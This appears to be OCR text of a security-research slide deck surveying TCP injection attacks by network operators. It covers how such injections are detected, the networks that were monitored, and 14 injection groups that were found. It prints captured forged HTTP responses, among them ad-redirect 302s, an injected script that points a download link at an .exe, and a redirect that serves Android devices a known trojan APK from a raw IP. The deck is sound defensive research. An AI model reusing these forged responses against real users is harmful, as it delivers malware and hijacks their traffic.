


TCP INJECTION ATTACKS IN THE WILD

A large-scale survey of false content injection by network operators (and others…)

Gabi Nakibly[1,2], Jaime Schcolnik[3] and Yossi Rubin[1]

1 RAFAEL 2 3 IDC HERZLIYA

INTRODUCTION

- A fellow at the National Cyber and Electronics Research Center
  - Operated by Rafael – Advanced Defense Systems ltd.
- Senior adjunct lecturer and research associate at the Technion – Israel institute of technology.
- I mostly do network security research.

AGENDA

- What are TCP Injections?
- How TCP injections can be detected?
- The networks we monitored
- The injection events we found and their analysis
- Who are behind the injections?
- Proposed client-side mitigation measures


TCP INJECTION - DEFINITION

- The addition of a forged TCP packet to an existing TCP session.
- Can only be performed on unsecured sessions (not HTTPS).
- Generally, the injector is on-path. For example:
  - ISP
  - Government
  - Compromised router
- The injector does NOT drop or update the legitimate packets.
  - “Out-of-band”


TCP INJECTION IS NOT NEW!

- This technique has been reported to be used in the past to:
  - Throttle peer-to-peer traffic (TCP RST injection)
  - Censorship (HTTP 404/403 injection)
  - QUANTUM attacks by the NSA

TCP INJECTION – MODUS OPERANDI




TCP INJECTION DETECTION




- TCP injection has occurred if there are two packets that have:
  - Identical IP addresses and port numbers,
  - Identical TCP sequence number,
  - But, have **different** payload.

OUT-OF-BAND INJECTIONS

- Question: If the ISP already sits on the data path why it doesn't drop the legitimate packet?
- Answer: performance and reliability.
  - **In-band**:



    - Disadvantages: single point of failure, bottleneck.
  - **Out-of-band**:



THE NETWORKS WE MONITORED

- We monitored 3 large networks for several weeks:

Institution	User base	Monitoring period [week]	Traffic volume [Tb]	Number of sessions [Million]
University A	20,000	2	80	8
University B & University C	50,000	16	1400	120
Enterprise D	5,000	3	24	0.8

- In total we monitored more than 1.5 Peta-bits of data from over 1.5 million distinct IP addresses.
- We can not reveal the identities of the networks. We signed an NDA.

THE INJECTION EVENTS

- We discovered 14 different groups of injection events.
- Almost all of them were injections to Chinese websites.
- 8 injection groups aimed to add rogue advertisements to the website.
- 4 of injection groups has some sort of malicious intent.
- 2 injection groups aimed to simply block content (however is it not censorship related).


Group name	Destination site(s)	Site type	Location	Injected resource	Purpose
szzhengan	wa.kuwo.cn	Ad network	China	A JavaScript that appends content to the original site	Malware
taobao	is.alicdn.com	Ad network	China	A JavaScript that generates a pop-up frame	Advertise-ment
netsweeper	skyscnr.com	Travel search engine	India	A 302 (Moved) HTTP response	Content filtering
uyan	uyan.cc	Social network	China	A redirection using 'meta-refresh' tag	Advertise-ment
icourses	icourses.cn	Online courses portal	China	A redirection using 'meta-refresh' tag	Advertise-ment
uvclick	cnzz.com	Web users' statistics	Malaysia/China	A JavaScript that identifies the client's device	Advertise-ment
adcpc	cnzz.com	Web users' statistics	Malaysia/China	A 302 redirection to a JavaScript that opens a new window	Advertise-ment
jiathis	jiathis.com	Social network	China	A redirection using 'meta-refresh' tag	Advertise-ment
server erased	changsha.cn	Travel	China	Same as legitimate response but the value of HTTP header 'Server' is changed	Content filtering
gpwa	gpwa.org	Gambling	United States	A JavaScript that redirects to a resource at qpwa.org	Malware
tupian	www.feiniu.com www.j1.com	e-commerce	China	A JavaScript the directs to a resource at www.tupian6688.com	Malware
mi-img	mi-img.com	Unknown	China	A 302 redirection to a different IP	Malware
duba	unknown	Unknown	China	A JavaScript that prompts the user to download an executable	Advertise-ment
hao	02995.com	Adware-related	China	A 302 (Moved) HTTP response	Advertise-ment

AD INJECTION

- Examples:
  - CMA Comm. in 2013
  - Comcast in 2012
  - Mediacom in 2011
  - WOW! in 2008
  - ….

Rogue advertisement

EDGE VS. NON-EDGE NETWORK OPERATOR INJECTIONS



‘ADCPC’ INJECTION

- This injection group aims to inject rogue advertisements.
- This is the client’s HTTP request:

```
GET /core.php?show=pic&t=z HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64)
Host: c.cnzz.com
Accept-Encoding: gzip
Referer: http://tfkp.com/
```

‘ADCPC’ INJECTION

The valid HTTP response:

```
HTTP/1.1 200 OK
Server: Tengine
Content-Type: application/javascript
Content-Length: 762
Connection: keep-alive
Date: Tue, 07 Jul 2015 04:54:08 GMT
Last-Modified: Tue, 07 Jul 2015 04:54:08 GMT
Expires: Tue, 07 Jul 2015 05:09:08 GMT

!function(){var
p,q,r,a=encodeURIComponent,c=...
```

The injected HTTP response:

```
HTTP/1.1 302 Found
Connection: close
Content-Length: 0
Location: http://adcpc.899j.com/google/google.js
```

‘JIATHIS’ INJECTION

- JiaThis is a Chinese company that provides a social sharing toolbar.
- A request for a resource at jiathis.com results in the following:

The valid HTTP response:

HTTP/1.1 200 OK

Server: nginx/1.4.4

Content-Type: text/javascript; charset=UTF-8

Transfer-Encoding: chunked

Vary: Accept-Encoding

Expires: -1

Cache-Control: no-store, private, post-check=0 ...

Pragma: no-cache

P3P: CP="CURa ADMa DEVa PSAo PSDo OUR BUS UNI INT ....

JiaTag: de2a570993d722c94.....

Content-Encoding: gzip

The forged HTTP response:

HTTP/1.1 200 OK

Date: May, 28 Mar 2012 14:59:17 GMT

Server:Microsoft-IIS/6.0

X-Powered-By: ASP.NET

Pragma: No-Cache

Content-Length:145

Cache-control: no-cache

A redirection to Baidu with search results of “UNIQLO”

<!DOCTYPE"http://www.w3.org/TR/html4/strict.dtd"><meta http-equiv="refresh" content="1;url=**http://www.baidu.com/s?wd=UNIQLO&tn=99292781_hao_pg**"/>

‘DUBA’ INJECTION

- The injected JS on the right pops out the following image:

- It prompts the user to download an AV called Kingsoft Security.

```
(function(){
  var num1=20;
  var div=
  (document.getElementsByClassName?document.getE
  lementsByClassName('mid-recommend'):null);
...
  var img=div.getElementsByTagName('img');
...
  img.src='http://media.tianjimedia.com/images/y
  esky-mydown-pcrj-inp-fc21-56060-150921.gif';
  img.parentNode.href='http://cd001.www.duba.net
  /duba/install/2011/ever/kinst_1_470.exe'
...
```

MALICIOUS INJECTION

- The previous injection groups all aimed to insert a rogue advertisement into a website.
- The following injection groups show strong indications of malicious intent.

‘MI-IMG’ INJECTION

- The injected HTTP response redirects an Android device to download an alternative apk.
- The IP address of the redirected URL is known to be a bot (according to BotScout).
- We retrieved the application from this IP address. The downloaded apk file is flagged by Fortinet’s antivirus as a malware called ’Android/Gepew.A!tr’.
  - A known Android Trojan.

HTTP/1.0 302 Found

Server: HRS/1.4.2

Content-Length: 0


Content-Type: text/html

Connection: close

Cache-Control: no-cache

Location:
http://120.198.231.23/120.198.233.14/cache/f3.market.mi-img.com/download/AppStore/0484c55bb3b3d8e3c4a25d6688a35ef5b8c420cac/%E6%94%AF%E4%BB%98%E5%AE%9D_9.1.0.091801_80.apk?ich_args=0f9dd0cdd8150621052b514876df7bdb_1048_0_0_4_854145c91e1bfc37ce29940aca85ff84415b0f6d4bf326bbae6162483abd84fa_f7180f62446a816afc8f10fb2cb584b8_1_0

‘GPWA’ INJECTION



THE VERGE

